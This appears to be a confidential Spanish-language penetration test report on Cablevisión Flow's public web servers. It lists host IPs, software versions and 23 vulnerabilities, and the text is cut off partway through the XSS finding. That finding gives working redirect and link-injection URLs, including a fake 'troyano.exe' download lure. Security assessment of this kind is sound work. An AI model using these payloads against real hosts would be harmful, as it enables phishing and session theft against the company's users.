



TEST DE PENETRACIÓN EXTERNO

Cablevisión Flow

- Informe Técnico -

Marzo de 2017

Confidencialidad del Documento

Toda información contenida en la presente propuesta deberá mantenerse en forma estrictamente confidencial. Prohibido copiar y reproducir este documento o parte del mismo sin la debida autorización de BASE4 Security. Las obligaciones señaladas continuarán vigentes aún después de su vencimiento o terminación de uso de la presente propuesta.

CONTENIDO

CONTENIDO	2
CONFIDENCIALIDAD DEL DOCUMENTO	7
RESUMEN EJECUTIVO	8
Objetivo	8
Alcance	8
Resultados	9
EXPLORACIÓN Y DESCUBRIMIENTO	10
Información de Hosts	10
RESUMEN DE VULNERABILIDADES	11
INFORME DE TEST DE PENETRACIÓN	13
#01. Ataques del tipo XSS	14
Descripción	14
Impacto	14
Hosts Afectados	15
URLs Afectadas	15
Modalidad	15
Referencias	15
Detalles	15
Ataque a "no_cookie.php" en el parámetro "retryURL"	15
Ataque a "loginuserpass.php" en el parámetro "AuthState"	18
Ataque a "logout.php" en el parámetro "link_href"	20
Recomendación	22
#02. Versión obsoleta del motor PHP	24
Descripción	24
Impacto	28
Hosts Afectados	28
Modalidad	28
Referencias	28
Detalles	30
Recomendación	30
#03. Directorios sensibles de forma pública	31
Descripción	31
Impacto	31
Hosts Afectados	31
URLs Afectadas	31
Modalidad	32
Detalles	32

Recomendación.....	34
#04. Descubrimiento de clientes Cablevisión/Fibertel.....	35
Descripción.....	35
Impacto.....	35
Hosts Afectados.....	35
URLs Afectadas.....	35
Modalidad.....	35
Detalles.....	36
Si el usuario es cliente de Cablevisión/Fibertel.....	37
Si el usuario no es cliente de Cablevisión/Fibertel.....	37
Obtención automatizada de clientes de Cablevisión/Fibertel.....	37
Recomendación.....	38
#05. Descubrimiento de usuarios web de Cablevisión.....	39
Descripción.....	39
Impacto.....	39
Hosts Afectados.....	39
URLs Afectadas.....	39
Modalidad.....	39
Detalles.....	40
Recomendación.....	46
#06. Consola de Administración de Oracle WebLogic Server pública.....	48
Descripción.....	48
Impacto.....	48
Hosts Afectados.....	48
URLs Afectadas.....	48
Modalidad.....	48
Detalle.....	49
Recomendación.....	50
#07. Consola de iTvManager pública.....	51
Descripción.....	51
Impacto.....	51
Hosts Afectados.....	51
URLs Afectadas.....	51
Modalidad.....	51
Detalle.....	52
Recomendación.....	53
#08. El servidor web utiliza formularios de autenticación en texto plano.....	54
Descripción.....	54
Impacto.....	54
Hosts Afectados.....	54
URLs Afectadas.....	55

Modalidad.....	55
Detalle.....	55
Recomendación.....	56
#09. Plataforma de administración Feide RnD: simpleSAMLphp pública.....	57
Descripción.....	57
Impacto.....	57
Hosts Afectados.....	57
URLs Afectadas.....	57
Modalidad.....	58
Detalle.....	58
Recomendación.....	60
#010. Listado de directorios y archivos.....	61
Descripción.....	61
Impacto.....	61
Hosts Afectados.....	61
URLs Afectadas.....	61
Modalidad.....	62
Detalle.....	62
Recomendación.....	65
#011. Archivo de prueba.....	66
Descripción.....	66
Impacto.....	66
Hosts Afectados.....	66
URLs Afectadas.....	66
Modalidad.....	66
Detalle.....	66
Recomendación.....	68
#012. Divulgación de información.....	69
Descripción.....	69
Impacto.....	69
Hosts Afectados.....	69
URLs Afectadas.....	69
Modalidad.....	70
Referencias.....	70
Detalle.....	70
Divulgación de información en página de error.....	70
Divulgación de IP privada.....	73
Recomendación.....	75
#013. Múltiples vulnerabilidades en la versión de OpenSSL.....	76
Descripción.....	76
Hosts Afectados.....	84

Modalidad.....	84
Detalles.....	84
Recomendación.....	84
#014. Múltiples vulnerabilidades en la versión de Apache 2.4.....	85
Descripción.....	85
Hosts Afectados.....	86
Modalidad.....	86
Detalles.....	86
Recomendación.....	86
#015. Posibilidad de fuerza bruta en página de login.....	87
Descripción.....	87
Impacto.....	87
Hosts Afectados.....	87
URLs Afectadas.....	87
Modalidad.....	88
Detalles.....	88
Recomendación.....	89
#016. Servidor HTTPS sin HSTS.....	90
Descripción.....	90
Impacto.....	91
Hosts Afectados.....	91
Modalidad.....	91
Detalles.....	91
Recomendación.....	92
#017. Clickjacking: Ausencia de encabezados X-Frame-Options.....	93
Descripción.....	93
Impacto.....	94
Hosts Afectados.....	94
Modalidad.....	94
Detalles.....	94
Recomendación.....	95
#018. Almacenamiento en caché de contenido web.....	96
Descripción.....	96
Impacto.....	96
Hosts Afectados.....	96
URLs Afectadas.....	96
Modalidad.....	101
Detalles.....	101
Recomendación.....	102
#019. Padding Oracle en suites de cifrado CBC de OpenSSL.....	103
Descripción.....	103

Impacto.....	103
Hosts Afectados.....	104
Modalidad.....	104
Referencias.....	104
Detalles.....	104
Recomendación.....	104
#020. Soporte de parámetros débiles de intercambio de claves Diffie-Hellman (DH).....	105
Descripción.....	105
Impacto.....	106
Hosts Afectados.....	106
Modalidad.....	106
Recomendación.....	106
#021. Ausencia de proteccion contra XSS.....	107
Descripción.....	107
Impacto.....	107
Hosts Afectados.....	108
Modalidad.....	108
Detalles.....	108
Recomendación.....	108
#022. Cookie de sesión sin la bandera "HttpOnly" activada.....	109
Descripción.....	109
Impacto.....	109
Hosts Afectados.....	109
Modalidad.....	109
Detalles.....	110
Recomendación.....	111
#023. Cookie de sesión sin la bandera "Secure" activada.....	112
Descripción.....	112
Impacto.....	112
Hosts Afectados.....	112
Modalidad.....	112
Detalle.....	113
Recomendación.....	113

CONFIDENCIALIDAD DEL DOCUMENTO

Este documento se ha preparado para uso interno del Cliente, por lo tanto se espera que el lector del mismo sea empleado autorizado de esta organización.

Las metodologías, procedimientos y procesos utilizados, se realizan como parte de los servicios profesionales que BASE4 Security ofrece, estos son parte de su conocimiento de consultoría y asesoría y por lo tanto hacen parte de activos intangibles y propiedad intelectual. Se solicita amablemente el uso ético y profesional de esta información.

El Cliente se obliga a que toda la información contenida en este documento no sea de acceso público. Esta información deberá ser mantenida en forma estrictamente confidencial y utilizada exclusivamente para el desarrollo de la presente actividad.

Igualmente, El Cliente se compromete a tomar todas las medidas necesarias para que la información contenida en este documento no llegue a manos de terceros bajo ninguna circunstancia y se obliga a no utilizarla para ningún objeto diferente al de adelantar las tareas derivadas de la presente actividad.

RESUMEN EJECUTIVO

Objetivo

Realizar la presentación del informe técnico con los resultados del Test de Penetración Externo en modalidad BlackBox y GreyBox realizado a los sitios web de Cablevisión del proyecto Cablevisión Flow.

Este tipo de análisis tiene como objetivo fundamental la detección oportuna de las vulnerabilidades y/o debilidades de seguridad que pudieran presentar los sistemas de la compañía, teniendo en cuenta que de no ser reconocidos y solucionados, potenciales atacantes podrían intentar comprometer la confidencialidad, integridad y/o disponibilidad de la información contenida en estos.

Alcance

Las tareas del Test de Penetración Externo en modalidad BlackBox y GreyBox se llevaron a cabo hacia los siguientes sitios web pertenecientes a Cablevisión Flow:

- cablevisionflow.com.ar (181.30.128.19)
- web.cablevisionflow.com.ar (200.89.191.35)
- registro.cablevisionfibertel.com.ar (181.30.128.25)

Dentro de las pruebas ejecutadas se han incluido las siguientes fases:

1. **Host Discovery:** Etapa de descubrimiento de equipos o hosts dentro del segmento de red analizado, con la finalidad de determinar aquellos equipos que se encuentren activos.
2. **Port Scanning:** Etapa de escaneo de puertos correspondientes a los equipos o hosts activos identificados en la fase de Host Discovery, con el objetivo de determinar aquellos puertos que se encuentren abiertos.
3. **Fingerprinting:** Etapa de determinación de versiones de sistema operativo de hosts activos y versiones de servicios asociados a puertos abiertos, con la finalidad de lograr mayor precisión respecto a la información correspondiente a los equipos publicados en Internet.

4. **Análisis y Explotación de Vulnerabilidades:** Esta etapa tiene como objetivo fundamental la detección e identificación de las vulnerabilidades y/o debilidades de seguridad que pudieran presentar los sistemas de la compañía.

Resultados

En el análisis externo, tanto en la modalidad BlackBox como GreyBox se han identificado un total de **23 vulnerabilidades** de las cuales 8 de ellas representan un riesgo Critico y 6 un riesgo Alto, siendo la suma de ellas un número más que representativo en el total de las vulnerabilidades.

Tras el análisis y tomando como parámetro el promedio de criticidad de las vulnerabilidades encontradas, se determinó que los sistemas y servicios publicados a Internet por parte de Cablevisión Flow poseen un **Nivel de Riesgo Alto**.

Las vulnerabilidades de riesgo critico y alto son en parte errores de programación y otra parte son debilidades en el diseño o modelado de las aplicaciones web. Mediante la explotación de estas vulnerabilidades un atacante podría comprometer la confidencialidad de los datos de los clientes resultando así no sólo un riesgo para los mismos, sino también una amenaza contra el sistema de Cablevisión Flow y la imagen de la empresa.

Se pudo comprobar que los sistemas expuestos no poseen el más alto nivel de hardening tanto de los servidores como de las aplicaciones web y que, además, poseen fallas en el diseño de las mismas. Además, siendo estos servicios públicos en modo productivo, contienen de forma pública varias plataformas de administración de diversos servicios, lo que deja expuesto a cualquier atacante el ingreso a los mismos.

También se han encontrado sistemas desactualizados y, por ello, vulnerables debido a su antigüedad y/o falta de implementación de parches de seguridad.

El resto de las vulnerabilidades están, en su gran mayoría, relacionadas a las debilidades en la utilización de protocolos criptográficos utilizados para cifrar la información que viaja entre el servidor web y los clientes con el fin de mantener la confidencialidad de la misma al no poder ser interpretada por terceros no autorizados.

Se recomienda la corrección de al menos las vulnerabilidades críticas y altas con el fin de minimizar el impacto de una posible explotación por parte de un atacante.

EXPLORACIÓN Y DESCUBRIMIENTO

Información de Hosts

A continuación se muestran los resultados obtenidos a partir de las fases de Host Discovery, Port Scanning y Fingerprinting llevadas a cabo.

Dirección IP		181.30.128.19	
Sistema Operativo		Red Hat Enterprise Linux	
Puerto		Servicio	Versión
80	tcp	http	Apache httpd 2.4.6 ((Red Hat Enterprise Linux) OpenSSL/1.0.1e-fips mod_fcgid/2.3.9 PHP/5.4.16)
443	tcp	ssl/http	Apache httpd 2.4.6 ((Red Hat Enterprise Linux) OpenSSL/1.0.1e-fips mod_fcgid/2.3.9 PHP/5.4.16)

Dirección IP		web.cablevisionflow.com.ar (200.89.191.35)	
Sistema Operativo		Linux 2.6.32	
Puerto		Servicio	Versión
80	tcp	http	nginx 1.6.2
443	tcp	ssl/http	nginx 1.6.2
4446	tcp	ssl/http	Java Servlet 2.5 (JSP 2.1)
7780	tcp	http	Java Servlet 2.5 (JSP 2.1)
9001	tcp	http	nginx 1.6.2

Dirección IP		registro.cablevisionfibertel.com.ar (181.30.128.25)	
Sistema Operativo		Linux	
Puerto		Servicio	Versión
80	tcp	N/A	N/A
443	tcp	ssl/http	ssl/http Apache httpd 2.4.6 ((Red Hat Enterprise Linux) OpenSSL/1.0.1e-fips mod_fcgid/2.3.9 PHP/5.4.16)

RESUMEN DE VULNERABILIDADES

A continuación se presenta una grilla con los detalles de las vulnerabilidades encontradas:

	Vulnerabilidad	Host	Riesgo
#01	Ataques del tipo XSS	cablevisionflow.com.ar (tcp/443)	Critico
#02	Versión obsoleta del motor PHP	web.cablevisionflow.com.ar (tcp/443) registro.cablevisionfibertel.com.ar (tcp/443)	Critico
#03	Directorios sensibles de forma pública	cablevisionflow.com.ar (tcp/443) web.cablevisionflow.com.ar (tcp/443)	Critico
#04	Descubrimiento de clientes Cablevisión/Fibertel	registro.cablevisionfibertel.com.ar (tcp/443)	Critico
#05	Descubrimiento de usuarios web de Cablevision	registro.cablevisionfibertel.com.ar (tcp/443)	Critico
#06	Consola de Administración de Oracle WebLogic Server pública	web.cablevisionflow.com.ar (tcp/7780)	Critico
#07	Consola de iTvManager pública	web.cablevisionflow.com.ar (tcp/7780)	Critico
#08	El servidor web utiliza formularios de autenticación en texto plano	web.cablevisionflow.com.ar (tcp/7780)	Critico
#09	Plataforma de administración Feide RnD: simpleSAMLphp pública	cablevisionflow.com.ar (tcp/443)	Alto
#10	Listado de directorios y archivos	cablevisionflow.com.ar (tcp/443) web.cablevisionflow.com.ar (tcp/443)	Alto
#11	Archivo de prueba	cablevisionflow.com.ar (tcp/443)	Alto
#12	Divulgación de información	web.cablevisionflow.com.ar (tcp/443) web.cablevisionflow.com.ar (tcp/7780) registro.cablevisionfibertel.com.ar (tcp/443)	Alto
#13	Múltiples vulnerabilidades en la versión de OpenSSL	web.cablevisionflow.com.ar (tcp/443) registro.cablevisionfibertel.com.ar (tcp/443)	Alto
#14	Múltiples vulnerabilidades en Apache 2.4 e inferiores	cablevisionflow.com.ar (tcp/443) registro.cablevisionfibertel.com.ar (tcp/443)	Alto
#15	Posibilidad de fuerza bruta en página de login	web.cablevisionflow.com.ar (tcp/7780)	Medio
#16	Servidor HTTPS sin HSTS	web.cablevisionflow.com.ar (tcp/443) registro.cablevisionfibertel.com.ar (tcp/443) cablevisionflow.com.ar (tcp/443)	Medio
#17	Clickjacking: Ausencia de encabezados X-Frame-Options	web.cablevisionflow.com.ar (tcp/80) web.cablevisionflow.com.ar (tcp/443) web.cablevisionflow.com.ar (tcp/7780) cablevisionflow.com.ar (tcp/443) registro.cablevisionfibertel.com.ar (tcp/443)	Medio
#18	Almacenamiento en caché de contenido web	web.cablevisionflow.com.ar (tcp/443) cablevisionflow.com.ar (tcp/443) registro.cablevisionfibertel.com.ar (tcp/443)	Medio
#19	Padding Oracle en suites de cifrado CBC de OpenSSL	web.cablevisionflow.com.ar (tcp/443)	Medio
#20	Soporte de parámetros débiles de intercambio de claves Diffie-	web.cablevisionflow.com.ar (tcp/443) cablevisionflow.com.ar (tcp/443)	Medio

	Vulnerabilidad	Host	Riesgo
#21	Hellman (DH) Ausencia de proteccion contra XSS	registro.cablevisionfibertel.com.ar (tcp/443)	Bajo
		web.cablevisionflow.com.ar (tcp/80)	
		cablevisionflow.com.ar (tcp/443)	
		registro.cablevisionfibertel.com.ar (tcp/443)	
#22	Cookie de sesión sin la bandera "Secure" activada	web.cablevisionflow.com.ar (tcp/80)	Bajo
		cablevisionflow.com.ar (tcp/443)	
		registro.cablevisionfibertel.com.ar (tcp/443)	
#23	Cookie de sesión sin la bandera "HttpOnly" activada	web.cablevisionflow.com.ar (tcp/7780)	Bajo
		registro.cablevisionfibertel.com.ar (tcp/443)	
		web.cablevisionflow.com.ar (tcp/443)	

INFORME DE TEST DE PENETRACIÓN

A continuación se presenta la descripción de las vulnerabilidades encontradas.

#01. Ataques del tipo XSS

IMPACTO: ALTO

OCURRENCIA: ALTA

RIESGO: CRÍTICO

Descripción

El Cross Site Scripting es una vulnerabilidad que aprovecha la falta de mecanismos de filtrado en los campos de entrada y permiten el ingreso y envío de datos sin validación alguna, pudiendo generar secuencias de comandos maliciosas que impacten directamente en el equipo de un usuario.

Al ser ejecutado, el mismo lo hará en el equipo del usuario con todos los privilegios permitidos por las políticas de seguridad configuradas en el navegador del usuario o del sitio visitado, pudiendo realizar acciones diversas como la captura de cookies de usuario o la activación de servicios y componentes del sistema operativo del usuario víctima. La mayor problemática es que estas cadenas de código se encuentran ocultas en los vínculos, en donde el usuario normalmente no mira la URL de dicho enlace, y lo ejecuta con una confianza total. Esta ejecución se realiza de una manera indirecta, ya sea por una activación vía hipervínculo o por la ejecución al momento de la carga de un sitio afectado por este tipo de ataque. Las formas más comunes de realizar dicha agresión es por medio de correos electrónicos, vínculos falsos o ataques directos a sitios no preparados para este tipo de ataque.

Debido a que lo que se pasa por dicho parámetro luego se ve reflejado en el código fuente HTML y, en consecuencia, el mismo es interpretado por los navegadores, se ha alterado su valor para realizar diferentes acciones que un atacante podría aprovechar.

Impacto

Las acciones que un usuario malintencionado podría realizar explotando esta vulnerabilidad podrían ser obtener una sesión válida del usuario víctima y luego navegar el sitio con su sesión, redirigirlo a una página web de phishing con el fin de solicitarle datos privados y/o realizar transacciones haciéndole creer a la víctima que se encuentra en el sitio verdadero cuando realmente no lo está.

Hosts Afectados

- cablevisionflow.com.ar (tcp/443)

URLs Afectadas

- https://cablevisionflow.com.ar:443/simplesamlflow/module.php/core/no_cookie.php?retryURL=http://www.base4sec.com
- <https://cablevisionflow.com.ar:443/simplesamlflow/module.php/core/loginuserpass.php?AuthState=http://www.base4sec.com>
- https://cablevisionflow.com.ar:443/simplesamlflow/logout.php?link_href=http://www.base4sec.com
- https://cablevisionflow.com.ar:443/simplesamlflow/logout.php?link_href=http://www.base4sec.com/troyano.exe&link_text=POR%20FAVOR%20DESCARGUE%20ESTE%20ARCHIVO

Modalidad

- BlackBox
- GreyBox

Referencias

- CVE-2012-0908

Detalles

Ataque a “no_cookie.php” en el parámetro “retryURL”

Se ha detectado que la URL https://cablevisionflow.com.ar/simplesamlflow/module.php/core/no_cookie.php?retryURL=http://www.base4sec.com posee un error de Cross-Site Scripting en la variable `retryURL`.

A continuación se muestra la URL con el código malicioso:

```
https://cablevisionflow.com.ar/simplesamlflow/module.php/core/no_cookie.php?
retryURL=http://www.base4sec.com
```

Introduciendo una URL peligrosa para el usuario en el valor de dicha variable, la aplicación web no sanitiza correctamente los valores y se procesa el código. Una vez que éste llega al navegador web del usuario, el mismo interpreta los comandos peligrosos inyectados y se produce la explotación de la vulnerabilidad.

A continuación se muestra la evidencia de la explotación exitosa del ataque de Cross-Site Scripting:




Imagen 1: Petición y respuesta con explotación exitosa de XSS





Imagen 2: Dirección URL de redirección en ataque de Cross-Site Scripting



En el flujo de la navegación se puede observar cómo es la secuencia de solicitudes realizadas:

ID	Req. Timestamp	Método	URL	Cot
2.358	3/01/17 17:28:52	GET	https://cablevisionflow.com.ar/simplesamlflow/errorreport.php	
2.359	3/01/17 17:28:59	POST	https://cablevisionflow.com.ar/mod_pagespeed_beacon?url=http%3A%2F%2F...	
2.360	3/01/17 17:39:38	GET	https://cablevisionflow.com.ar/simplesamlflow/module.php/core/no_cookie.ph...	
2.361	3/01/17 17:39:48	GET	https://cablevisionflow.com.ar/simplesamlflow/resources/A.default.css.pagesp...	
2.363	3/01/17 17:39:49	POST	https://cablevisionflow.com.ar/mod_pagespeed_beacon?url=http%3A%2F%2F...	
2.364	3/01/17 17:40:09	GET	https://cablevisionflow.com.ar/mod_pagespeed_beacon?url=http%3A%2F%2F...	
2.365	3/01/17 17:40:16	GET	http://www.base4sec.com/	

Imagen 4: Solicitudes realizadas por el navegador web en orden cronológico

Ataque a “loginuserpass.php” en el parámetro “AuthState”

Este ataque muestra cómo es posible realizar una redirección al navegador web del usuario sin ninguna intervención del mismo.

Se ha detectado que la URL <https://cablevisionflow.com.ar/simplesamlflow/module.php/core/loginuserpass.php> posee un error de Cross-Site Scripting en la variable *AuthState*.

A continuación se muestra la URL con el código malicioso:

```
https://cablevisionflow.com.ar/simplesamlflow/module.php/core/loginuserpass.php?  
AuthState=http://www.base4sec.com
```

Introduciendo una URL peligrosa para el usuario en el valor de dicha variable, la aplicación web no sanitiza correctamente los valores y se procesa el código. Una vez que éste llega al navegador web del usuario, el mismo interpreta los comandos peligrosos inyectados y se produce la explotación de la vulnerabilidad.

A continuación se muestra la evidencia de la explotación exitosa del ataque de Cross-Site Scripting:




Imagen 5: Petición, respuesta y código HTML devuelto por el servidor luego del ataque de Cross-Site Scripting

Cuando se carga una página web se devuelve un código de estado HTTP que indica cómo ha ido la carga de la página. Normalmente ese código de estado es invisible de cara al usuario que está visitando la web.

Como se puede ver, el servidor web devolvió el código **HTTP 302 – Found**, el código de redirección más popular, que indica que se está haciendo una redirección de una página a otra.

En general, todos los códigos de estado 3XX (un 3 seguido de 2 números) indican una redirección.

Ataque a “logout.php” en el parámetro “link_href”

Este ataque muestra cómo es posible inyectar un link al navegador web del usuario sin ninguna intervención del mismo.

